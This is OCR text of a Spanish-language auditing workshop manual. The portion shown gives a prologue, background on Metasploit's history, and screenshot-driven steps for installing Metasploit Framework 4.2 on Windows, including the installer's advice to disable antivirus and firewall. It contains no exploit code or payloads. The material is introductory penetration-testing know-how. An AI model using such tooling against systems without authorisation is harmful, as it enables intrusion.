❖ PRÓLOGO


Ya ha pasado casi más de un año desde que me decidí a hacer el primer taller de auditoria con la ilusión de poder ayudar en el día a día a aquellos técnicos, administradores o personal de Ti en el uso de las herramientas de seguridad, y facilitar su aprendizaje.

Hoy me decido a volver a dar la lata con la actualización del primer taller, con novedades importantes en su contenido como la nueva versión de Nessus 5, y el nuevo Framework de metasploit 4.2. Así como nuevos ejemplos prácticos.

Hay partes del documento que no he cambiado, he revisado las partes que han quedado obsoletas y actualizado y he comprobado que sigan realizando su función, hay apartado que son totalmente nuevos, podría extenderme en el contenido haciendo hincapié en cada parte de los módulos que tiene metasploit, pero mi tiempo no lo permite.

Espero que la lectura y sobre todo el contenido de las imágenes (que no solo están para rellenar sino que son una manera grafica de ver el funcionamiento del framewok), os ayuden y aclaren dudas que tengáis o que al menos os aporte algo más de lo que ya sepáis.

Un comentario a la comunidad Linux, podría haber hecho el taller basándome en backtrack 5, pero he de deciros que Internet está lleno de manuales videos, sobre como funciona en este entorno, creo que la versión Windows se merece un poco de atención con sus particularidades.




INDICE

Metasploit

❖ Conceptos Básicos.

Metasploit es una herramienta de pentest para el desarrollo y ejecución de exploits destinada a auditar vulnerabilidades, fue desarrollada por HdMoore en el verano del año 2003.

Hd moore es un investigador de seguridad, trabajó como director de seguridad para los sistemas de breakpoint, también co-fundó la defensa de digital, actualmente trabaja como jefe de seguridad en la empresa Rapid7 http://www.rapid7.com/ dedicada a la seguridad informática y a la comercialización de la versión profesional de metasploit framework, Hdmoore mantiene el proyecto original opensource.




Lo que en un principio era un entorno para el desarrollo de exploits, poco a poco ha ido convirtiéndose en un entorno de auditoria y pentest donde continuamente van añadiéndose nuevos módulos.

En el siguiente enlace puedes comprobar las diferencias existentes entre la versión free y la de pago.

http://www.rapid7.com/products/metasploit/compare-and-buy.jsp.

La herramienta inicialmente fue escrita en lenguaje perl para posteriormente ser reescrita en ruby.

Puedes descargarla desde http://www.metasploit.com/framework/download, está disponible para los sistemas operativos unix, Linux y Windows, a fecha de la publicación de este libro existe la versión 4.2 del Framework



Descarga de Metasploit Framework

La herramienta en principio puede parecer un poco espesa, pero a medida que nos vamos adentrando en la filosofía de su estructura nos ofrece un entorno fácil y lleno de posibilidades.


Instalación de Metasploit Framework

Comenzaremos descargando la versión para Windows del sitio web.


Seguiremos las instrucciones que nos va indicando el ejecutable.

Dos mensajes nos advierten que el framework no es compatible con algún tipo de antivirus o firewall con lo cual recomienda desactivarlos para evitar el malfuncionamiento de la aplicación.


Pulsamos en next..




Aceptamos el acuerdo de licencia, la cual nos recuerda que es válida para un año y con un máximo de 32 hosts simultáneos.




Le indicamos al instalador la ruta donde se ubicará el framework.




Definiremos el puerto que metasploit usará como servicio.





Crearemos un certificado para las comunicaciones seguras.






Definimos que se actualice automáticamente (Recomendado)







Al finalizar la instalación arrancará la consola Web para iniciar el proceso de registro de la licencia online.

Pedirá un Usuario y una contraseña para crear la cuenta.






